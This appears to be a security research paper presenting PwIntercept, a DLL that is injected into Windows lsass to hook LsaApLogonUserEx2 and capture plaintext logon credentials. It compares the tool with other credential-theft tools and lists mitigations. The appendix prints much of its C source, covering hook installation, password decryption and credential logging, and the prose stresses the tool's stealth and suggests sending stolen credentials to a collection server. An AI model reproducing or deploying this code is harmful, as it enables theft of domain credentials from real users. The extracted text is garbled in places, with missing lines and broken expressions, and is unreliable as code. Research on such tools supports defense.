The proposed tool to capture Windows credentials relies on hooking the underlying authentication functions. Specially, it hooks the function LsaApLogonUserEx2 of msv0_1.dll. PwIntercept is capable of capturing the username, password, and domain used at the time of login. PwIntercept is written in C and compiles as a Dynamic Link Library (DLL) with Microsoft Visual Studio 2010. The tool can be compiled in both x86 and x64 variants and therefore supports both 32 bit and 64 bit versions of Windows. It was designed primarily to intercept credentials on operating systems of Vista and later, but it has been successfully tested against Windows XP and Windows 2003.
PwIntercept requires the use of a standalone tool to inject its DLL into the lsass process. This tool utilizes the CreateRemoteThread method of DLL injection that is outlined above. As lsass runs under session 0, the injector must run as a system service. This can easily be accomplished with the –s flag of Microsoft’s psexec tool. Figure 3 below shows typical parameters that could be used to accomplish this.
Figure 3. command line parameters
19
Figure 4. Entry Point
If the platform is x64, then the InstallHook64 function is called. If the platform is x86, then InstallHook32 is called which performs a similar function. InstallHook64 begins by allocating memory for the
trampoline. This is accomplished with the VirtualAlloc function. The memory must be created with the PAGE_EXECUTE_READWRITE flag so code can be written to it and also executed. The next step is to fill the trampoline with NOP codes (0x90 in hex). After that, the location to perform the hook is located with the GetProcAddress function. The next portion of code relies on the DiStorm disassembly engine to determine how many bytes must be copied to the trampoline for a clean over write (Dabah, 2011). DiStorm is capable of disassembling both x86 and x64 instructions. The distorm_decode function is called to perform the actual disassembly. This function returns the size of each decoded instruction as well as the total number of instructions that were disassembled. PwIntercept then enters a loop to
20
Figure 5. Dissassembly with DiStorm
21
Figure 6. Construct trampoline
The next stage is to actually plant the hook at the start of LsaApLogonUserEx2. Before any bytes can be written to the function, its permissions must be changed so that it is writable. This is done with the VirtualAlloc function. For a stealthier implementation, the original permissions should be replaced after the hook is planted. Next, the same Mov RAX / Jmp RAX sequence is copied to the start of the

LsaApLogonUserEx2 function. Except this time the address to jump to is our new LsaApLogonUserEx2 function that is responsible for recording credentials that are passed to it. In PwIntercept, this function is called MyLsaApLogonUserEx2. Figure 7 shows the code responsible for planting the hook at the start of LsaApLogonUserEx2.
Figure 7. Plant hook
22
[image:27.612.75.544.119.374.2]function. Finally, LsaApLogonUserEx2 returns to MyLsaLogonUser which again returns to the original function call location.
Figure 8. Execution flow
23
Figure 9. Function Prototype
The structure of the submit buffer is defined by MSV1_0_INTERACTIVE_LOGON
(“MSV1_0_INTERACTIVE_LOGON structure,” 2012). This consists of a message type followed by 3 Unicode strings for the domain name, username, and password. Figure 10 shows the exact declaration for this structure.
Figure 10. Buffer structure. Source MSDN
The first step is to make a copy of the submit buffer before the original function is called. This is required because the original function removes the password before returning as a security measure. Next, the original LsaApLogonUserEx2 function is called with the same parameters that were originally passed to my function. The return value signifies if the credentials were correct for the given user and domain. STATUS_SUCCESS means the password was correct. A return value of
24
PwIntercept that allows it to capture domain credentials. Figure 11 shows PwIntercept verifying the return value to determine whether or not to log the user information. The entire operation is performed in a __try statement to prevent errors in the code from crashing the entire system.
Figure 11. Verify return value
The buffers that are sent to LsaApLogonUserEx2 can be constructed in 2 ways. The first is the Buffer value of each Unicode string is an actual address that points to the data. This is true if the login is from the local computer. Since we copied the data to a new address, this address is no longer accurate. Therefore we must calculate the new address. This is done by subtracting the original base address and then adding it to the new base address. However, if logging in from a remote computer (such as Remote Desktop), the Buffer value is instead an offset from the base address. In this case, we can simply add the new base address to the offset to calculate the true address of the data. Figure 12 shows the code of PwIntercept that adjusts the offsets in either type of logon.
Figure 12. Adjust addresses

At this point, the username and domain can be extracted from the buffer. However, the password value is often encrypted. On pre-Vista systems, the password can be decrypted with the
25

[image:30.612.75.543.155.363.2]byte of the Password length variable. Figure 13 shows the code responsible for decrypting pre-Vista passwords. If the Password.Length variable is greater than 255, then a key is present in the high byte and it is encrypted. Once the password has been decrypted, it can be copied from the buffer in a similar fashion as the username and domain.
Figure 13. Decode pre-Vista password
26
Figure 14. Decode Vista+ password
At this point, PwIntercept has recovered all necessary components of the authentication: username, password, and domain. PwIntercept logs this information to a file to be later recovered. However, a more interesting feature would be to send this information to a collection server. HTTP or HTTPS could be used for stealth. The complete code for PwIntercept and the injector program can be found in appendix A and B, respectively.
Testing Environment
27
Figure 15. Test bed network
The following tools were tested:
Elite Keylogger
gsecdump
fgdump
Windows Credential Editor (WCE)
pluginWinPswLogger
PwIntercept
Test Results and Comparison
Elite Keylogger
28
Figure 16. Enable Network Level Authentication
gsecgump
Gsecdump is a tool for extracting hashes from the local machine as well as from active logon sessions. Gsecdump ran successfully on all versions of Windows tested. Also, it did not create any entries in the event log. However, gsecdump did fail when debug privileges were removed from the administrator’s group.
Fgdump
29

Figure 17. fgdump event log entry
Windows Credential Editor (WCE)
Windows Credential Editor is also capable of extracting hashes from the local machine and from active logon sessions. WCE worked successfully on all Windows versions tested except for Windows XP x64. No error messages were displayed, but no hashes were either. WCE created no new entries in the event log. Finally, when the debug privilege was revoked WCE was unable to retrieve the hashes.
PluginWinPswLogger

This tool relies on hooking LsaApLogonUserEx2 to capture plaintext credentials. It was able to capture logins from the local console, remote desktop, and through the runas command on 32 bit versions of XP and 7. However, the tool did not work on 64 bit versions of windows. When installed, it would display the error message shown in Figure 18. PluginWinPswLogger created no entries in the event log. Also, this tool was unable to capture credentials from domain users once the computer was joined to a domain unless the passwords were previously cached. Along the same lines, PluginWinPswLogger could not capture any logins to domain users over Remote Desktop regardless of whether the user had previously logged in. Interestingly, this tool was detected by the HookShark tool, which can detect code
30
Figure 18. pluginWinPswLogger on Win7 x64
PwIntercept
PwIntercept was able to capture full plaintext credentials on all Windows versions tested. This includes computers that were joined to an active directory domain. PwIntercept captured credentials through the local console, remote desktop, and the runas command. It was even successful when Network Level Authentication for Remote Desktop was enabled. While PwIntercept did not create any event log entries itself, it relied on psexec to create a service which resulted in an event log entry. As a final point, the modifications done to lsass could be detected with the HookShark tool.
Comparison
Table 1 shows a complete comparison of the credential intercepting capabilities of the tools tested. PwIntercept has a number of advantages over the other credential capturing tools. PwIntercept has the capability to instantly capture plaintext credentials. This is a great advantage over any of the hash stealing or pass-the-hash tools. Also, PwIntercept works on all recent versions of Windows on both 32 and 64 bit editions. This is an advantage over the MSGINA replacement method which only works on pre-Vista operating systems. Similarly, PluginWinPswLogger only works on 32 bit editions of Windows. PwIntercept also has the advantage of logging all domain credentials which increases its impact and capability over PluginWinPswLogger. This includes Remote Desktop logins and logins to accounts in which their credentials have not been cached. PwIntercept has several advantages over keyloggers. It has the capability to intercept Remote Desktop logins even when Network Level Authentication is enabled which no keylogger can attain. Unlike keyloggers, PwIntercept does not utilize common APIs which makes it more stealthy and difficult to detect by anti-virus software. In addition, PwIntercept only logs information relevant to Windows credentials. This prevents the attacker from wading through lengthy key logs to recover the relevant information. Finally, unlike some of the tools presented, the open source nature of PwIntercept will allow custom variants and improvements to its design.
Table 1. Tool Comparison
Plaintext Local Login
Uncached Domain Login
Cached Domain Login
RDP domain Login
RDP with NLA
Open Source
31
Elite Keylogger
gsecdump
fgdump
WCE
PluginWinPswLogger PwIntercept
Mitigations
There are a variety of strategies one can take to mitigate the risk of an attacker compromising their Windows credentials. The most important strategy is to follow defense in depth. No one solution for mitigation is perfect. A well defended system incorporates as many mitigation strategies as possible. This starts with basic security measures such as antivirus software, firewalls, and patches. All of the public tools presented are detected by common antivirus programs. Also, each tool requires administrative privileges to run. This means an attacker might use a local privilege escalation exploit if the system is not up to date on patches. Additionally, accounts should follow a policy of least user access. Standard user accounts should not be members of the local administrator account unless it is an absolute necessity. One of the most critical mitigation strategies is to be very cautious with the use of domain administrator accounts. These should never be used to logon to anything beyond the domain controllers. If an
administrator uses one of these accounts to logon to a compromised client machine and a tool like
PwIntercept is installed, the entire domain is instantly compromised. Instead, administrators should create temporary accounts with the least privilege necessary to administer client machines. They should always be considered in a state of infection.
There are a number of configuration changes that makes it harder to compromise Windows credentials. This includes removing the debug privilege from administrator accounts (Ewaida, 2010). This
32
enabling user account control can be used to partially mitigate pass-the-hash attacks. If enabled, remote code cannot be executed through a pass the hash attack.
There are also a number of operating system changes that could prevent credential theft. An option in Windows to remove debug privilege from the SYSTEM account would go a long way to mitigate some of the tools presented. However, the core of the problem is preventing any process from accessing lsass’s address space. This process stores credentials and is used for verifying passwords during authentication. Preventing other programs from reading lsass’s memory space or injecting code into it would mitigate almost all of these tools. This could be done from the operating system itself, or with a kernel module. For example, one could hook the ZwOpenProcess function and deny all over processes from accessing lsass. This would prevent programs from injecting code in lsass and extracting password hashes.
Future Work
Attackers will continue to find new ways to compromise user accounts. Future work should focus on new ways to mitigate these threats. An emphasis should be placed on secure operating system architectures. For example, Microsoft could provide a new protected process feature for critical authentication processes that prevents other processes from accessing its address space. Also, heuristic detection of malicious programs could be improved by examining behavior consistent with capturing plaintext or hashed credentials. Finally, a kernel mode tool to block access to lsass described in the Mitigation section of this paper could be developed.
Conclusion
Attacks to enterprise level organizations occur in various stages. Harvesting Windows credentials is often a critical phase of this process. If attackers are able to capture domain administrator credentials, they have essentially compromised the entire domain. PwIntercept has been presented as an advanced and stealthy tool capable of intercepting plaintext credentials in this type of attack. While presenting new features, it also relies on methods that can already be found in the wild. PwIntercept’s method of hooking
33
Appendices
Appendix A – PwIntercept
//#include <NTSecPkg.h> #include <Windows.h> #include <fstream> #include "LSA.h" #include <wincred.h> #include "distorm\distorm.h" //#ifdef _WIN64
#pragma comment(lib,"distorm\\distorm64.lib")
//#else
#pragma comment(lib,"distorm\\distorm32.lib")
//#endif
using namespace std;
void log(char* frmstr,...) {
char buf[1024]; va_list vargs;
va_start(vargs, frmstr);
wvsprintfA(buf, frmstr, vargs); va_end(vargs);
ofstream outFile;
outFile.open ("c:\\windows\\log.txt", ofstream::out | ofstream::app); outFile << buf << endl;
outFile.close();
return; }
/*
LsaApLogonUserEx2: Windows 7 64bit
000007FEFD00D82C 4C 8B DC mov r11,rsp 000007FEFD00D82F 53 push rbx 000007FEFD00D830 55 push rbp 000007FEFD00D831 56 push rsi 000007FEFD00D832 57 push rdi 000007FEFD00D833 41 54 push r12 000007FEFD00D835 41 55 push r13 000007FEFD00D837 41 56 push r14 000007FEFD00D839 41 57 push r15 000007FEFD00D83B 48 81 EC 68 0D 00 00 sub rsp,0D68h
000007FEFD00D842 48 8B 05 F7 9E 03 00 mov rax,qword ptr [__security_cookie (7FEFD047740h)]
000007FEFD00D849 48 33 C4 xor rax,rsp
34
74D1CFAC 8B FF mov edi,edi 74D1CFAE 55 push ebp 74D1CFAF 8B EC mov ebp,esp 74D1CFB1 81 EC DC 0A 00 00 sub esp,0ADCh
74D1CFB7 A1 6C 96 D4 74 mov eax,dword ptr ds:[74D4966Ch] 74D1CFBC 33 C5 xor eax,ebp
74D1CFBE 89 45 FC mov dword ptr [ebp-4],eax */
LSAAPLOGONUSEREX2 OldLsaApLogonUserEx2;
NTSTATUS WINAPI MyLsaApLogonUserEx2( PLSA_CLIENT_REQUEST ClientRequest, SECURITY_LOGON_TYPE LogonType, PVOID ProtocolSubmitBuffer, PVOID ClientBufferBase, ULONG SubmitBufferSize, PVOID *ProfileBuffer, PULONG ProfileBufferSize, PLUID LogonId, PNTSTATUS SubStatus, PLSA_TOKEN_INFORMATION_TYPE TokenInformationType, PVOID *TokenInformation, PUNICODE_STRING *AccountName, UNICODE_STRING *AuthenticatingAuthority, PUNICODE_STRING *MachineName, PSECPKG_PRIMARY_CRED PrimaryCredentials, PSECPKG_SUPPLEMENTAL_CRED_ARRAY *SupplementalCredentials ) {
log("LsaApLogonUserEx2 called at Base: %x", ClientBufferBase);
MSV1_0_INTERACTIVE_LOGON * LogonBuf;
char Buffer[1024]; __try
{
if(SubmitBufferSize < 1024)
memcpy(Buffer,ProtocolSubmitBuffer,SubmitBufferSize);
LogonBuf = (MSV1_0_INTERACTIVE_LOGON*)Buffer;
//There are two ways in which this submit buffer can be made // #1 - offsets to the data strings
// #2 - actual pointers to the data strings
// In order to make an actual copy of this buffer in case #2, we // can simply remove the actual pointers and make them offsets
}__except(EXCEPTION_EXECUTE_HANDLER) { ; }
NTSTATUS retVal =
35
ProfileBuffer,ProfileBufferSize,LogonId,SubStatus,TokenInformationType,TokenInform ation,
AccountName,AuthenticatingAuthority,MachineName,PrimaryCredentials,SupplementalCre dentials);
// log("Logon type: %d", LogonType);
//When logging into domain, this will return STATUS_NO_LOGON_SERVERS 0xC000005E
__try {
if((retVal == STATUS_SUCCESS || retVal == 0xC000005E) && LogonBuf->MessageType != 4) // 4 = network login
{
// w7 local unlock type = 7 // w7 remote unlock type = 2
if(retVal == 0xC000005E) log("Domain Login");
char tmp[256]; char user[128]; char domain[128]; char password[128]; char decryptedpw[256]; DWORD decSize = 256; bool gotpass = false;
CRED_PROTECTION_TYPE credProtect;
// check to see if the pointer to buffer is an offset or an actual address // if it is an actual address, adjust it based on the ClientBufferBase parameter, then re-adjust with our own base offset
if((DWORD64)LogonBuf->UserName.Buffer > 512) {
LogonBuf->UserName.Buffer = (PWSTR)((DWORD64)LogonBuf->UserName.Buffer - (DWORD64)ClientBufferBase);
LogonBuf->UserName.Buffer = (PWSTR)((DWORD64)LogonBuf->UserName.Buffer + (DWORD64)LogonBuf);
LogonBuf->LogonDomainName.Buffer = (PWSTR)((DWORD64)LogonBuf->LogonDomainName.Buffer - (DWORD64)ClientBufferBase);
LogonBuf->LogonDomainName.Buffer = (PWSTR)((DWORD64)LogonBuf->LogonDomainName.Buffer + (DWORD64)LogonBuf);
LogonBuf->Password.Buffer = (PWSTR)((DWORD64)LogonBuf->Password.Buffer - (DWORD64)ClientBufferBase);
LogonBuf->Password.Buffer = (PWSTR)((DWORD64)LogonBuf->Password.Buffer + (DWORD64)LogonBuf);
} else {
// If logging in locally, offsets in the UNICODE_STRING structure need to be adjusted
// However, this done not need to be done if logging in remotely.. thanks microsoft (win7)
36
LogonBuf->LogonDomainName.Buffer = (PWSTR)((DWORD64)LogonBuf->LogonDomainName.Buffer + (DWORD64)LogonBuf);
LogonBuf->Password.Buffer = (PWSTR)((DWORD64)LogonBuf->Password.Buffer + (DWORD64)LogonBuf);
}
if(IsBadReadPtr(LogonBuf->UserName.Buffer, LogonBuf->UserName.Length)) return retVal;
// at this point .Buffer should point to our actual address :) // Extract Username
ZeroMemory(tmp,sizeof(tmp));
memcpy(tmp, LogonBuf->UserName.Buffer, LogonBuf->UserName.Length);
WideCharToMultiByte( CP_ACP, 0, (wchar_t*)tmp, -1, user, 128, NULL, NULL );
// Extract Domain
ZeroMemory(tmp,sizeof(tmp));
memcpy(tmp, >LogonDomainName.Buffer, LogonBuf->LogonDomainName.Length);
WideCharToMultiByte( CP_ACP, 0, (wchar_t*)tmp, -1, domain, 128, NULL, NULL );
// Extract Password
ZeroMemory(tmp,sizeof(tmp));
// first test to see if there is a byte key in the high byte of the password length... tricky tricky MS
// this is the case for pre-vista remote logins
if(LogonBuf->Password.Length > 255) // then we found a secret
{
BYTE * bPtr = (BYTE*)&LogonBuf->Password.Length;
if(RtlRun) {
char key = bPtr[1]; // here is our key
int len = bPtr[0]; // this is the real length // Need to fix the legnth
LogonBuf->Password.Length = len;
// decrypt password
RtlRun(key, &LogonBuf->Password); gotpass = true;
memcpy(tmp, LogonBuf->Password.Buffer, len);
WideCharToMultiByte( CP_ACP, 0, (wchar_t*)tmp, -1, password, 128, NULL, NULL );
}
}
else if(pCredUnprotectW && pCredIsProtectedW) // password is most likely vista+ encrypted with credprotect
{
memcpy(tmp, LogonBuf->Password.Buffer, LogonBuf->Password.Length);
// Decrypt password if necessary (almost always?)
37
if(pCredUnprotectW(false ,(LPWSTR)tmp,LogonBuf->Password.Length, (LPWSTR)decryptedpw, &decSize))
WideCharToMultiByte( CP_ACP, 0, (wchar_t*)decryptedpw, -1, password, 128, NULL, NULL );
else {
strcpy_s(password, "Error"); }
gotpass = true; }
else {
WideCharToMultiByte( CP_ACP, 0, (wchar_t*)tmp, -1, password, 128, NULL, NULL );
gotpass = true; }
}
if(!gotpass) // log whatever we have at this point
{
memcpy(tmp, LogonBuf->Password.Buffer, LogonBuf->Password.Length); WideCharToMultiByte( CP_ACP, 0, (wchar_t*)tmp, -1, password, 128, NULL, NULL );
}
SYSTEMTIME sysTime; GetLocalTime(&sysTime);
log("[%02d/%02d/%02d] [%02d:%02d:%02d]", sysTime.wMonth, sysTime.wDay, sysTime.wYear,sysTime.wHour, sysTime.wMinute, sysTime.wSecond);
log("User: %s\nDomain: %s\nPass: %s\nType: %d", user,domain,password,LogonBuf->MessageType);
}
}__except(EXCEPTION_EXECUTE_HANDLER) { ; }
return retVal;
}
/*
http://www.ragestorm.net/blogs/?p=107 MOV RAX, <Absolute Address>
JMP RAX 12 bytes
0000000: 48b8 4141 4141 4141 4141 ffe0 */
LPVOID trampAddr = NULL; int trampSize = 0;
38 DWORD dwOld;
// allocate tramp buffer
trampAddr = VirtualAlloc(0,50, MEM_COMMIT, PAGE_EXECUTE_READWRITE); unsigned __int64 trampAddrInt = (unsigned __int64)trampAddr;
memset(trampAddr, '\x90', 50);
// find target function
PVOID targetFunc =
(PVOID)GetProcAddress(LoadLibrary(L"msv1_0.dll"),"LsaApLogonUserEx2");
if(targetFunc == 0 ) return;
// distorm code
// How many instructions to allocate on stack.
#define MAX_INSTRUCTIONS 32
// Holds the result of the decoding.
_DecodeResult res;
// Default offset for buffer is 0.
_OffsetType offset = 0;
// Decoded instruction information - the Decode will write the results here.
_DecodedInst decodedInstructions[MAX_INSTRUCTIONS];
// decodedInstructionsCount indicates how many instructions were written to the result array.
unsigned int decodedInstructionsCount = 0;
// Default decoding mode is 32 bits.
_DecodeType dt = Decode64Bits;
// Decode the buffer at given offset (virtual address).
res = distorm_decode(offset,(const unsigned char*)targetFunc , 32, dt, decodedInstructions, MAX_INSTRUCTIONS, &decodedInstructionsCount);
if (res == DECRES_INPUTERR) return;
unsigned int totalSize = 0;
for (unsigned int x = 0; x < decodedInstructionsCount; x++) {
if (totalSize >= 12) break;
totalSize += decodedInstructions[x].size; }
// end distorm code
log("Total size of tramp: %d", totalSize); trampSize = totalSize;
OldLsaApLogonUserEx2 = (LSAAPLOGONUSEREX2)trampAddr;
unsigned __int64 targetFuncInt = (unsigned __int64)targetFunc;
39 memcpy(trampAddr, targetFunc, totalSize);
//create a jump to original function+totalSize from tramp
trampAddrInt += totalSize;
memcpy((PVOID)trampAddrInt,"\x48\xb8",2); trampAddrInt += 2;
targetFuncInt += totalSize;
memcpy((PVOID)trampAddrInt,&targetFuncInt,8); trampAddrInt += 8;
memcpy((PVOID)trampAddrInt,"\xff\xe0",2);
// trampoline has been constructed //reset pointer
targetFuncInt = (unsigned __int64)targetFunc;
//set target function writeable, should probably set its old permissions for stealth
VirtualProtect((LPVOID)targetFunc, 32, PAGE_EXECUTE_READWRITE, &dwOld);
//intercept target function, send all calls to my function
unsigned __int64 myFuncInt = (unsigned __int64)MyLsaApLogonUserEx2; memcpy((PVOID)targetFuncInt,"\x48\xb8",2);
targetFuncInt += 2;
memcpy((PVOID)targetFuncInt,&myFuncInt,8); targetFuncInt += 8;
memcpy((PVOID)targetFuncInt,"\xff\xe0",2); targetFuncInt += 2;
//memset((PVOID)targetFuncInt,'\x90',7); this really isnt necessary // hooking is now complete
log("hook complete");
}
void RemoveHook64() {
if(!trampAddr) return;
PVOID targetFunc =
(PVOID)GetProcAddress(LoadLibrary(L"msv1_0.dll"),"LsaApLogonUserEx2");
// overwrite hook
memcpy(targetFunc, trampAddr, trampSize);
// free trampoline
VirtualFree(trampAddr, 0, MEM_RELEASE);
}
void InstallHook32() {
DWORD dwOld;
// allocate tramp buffer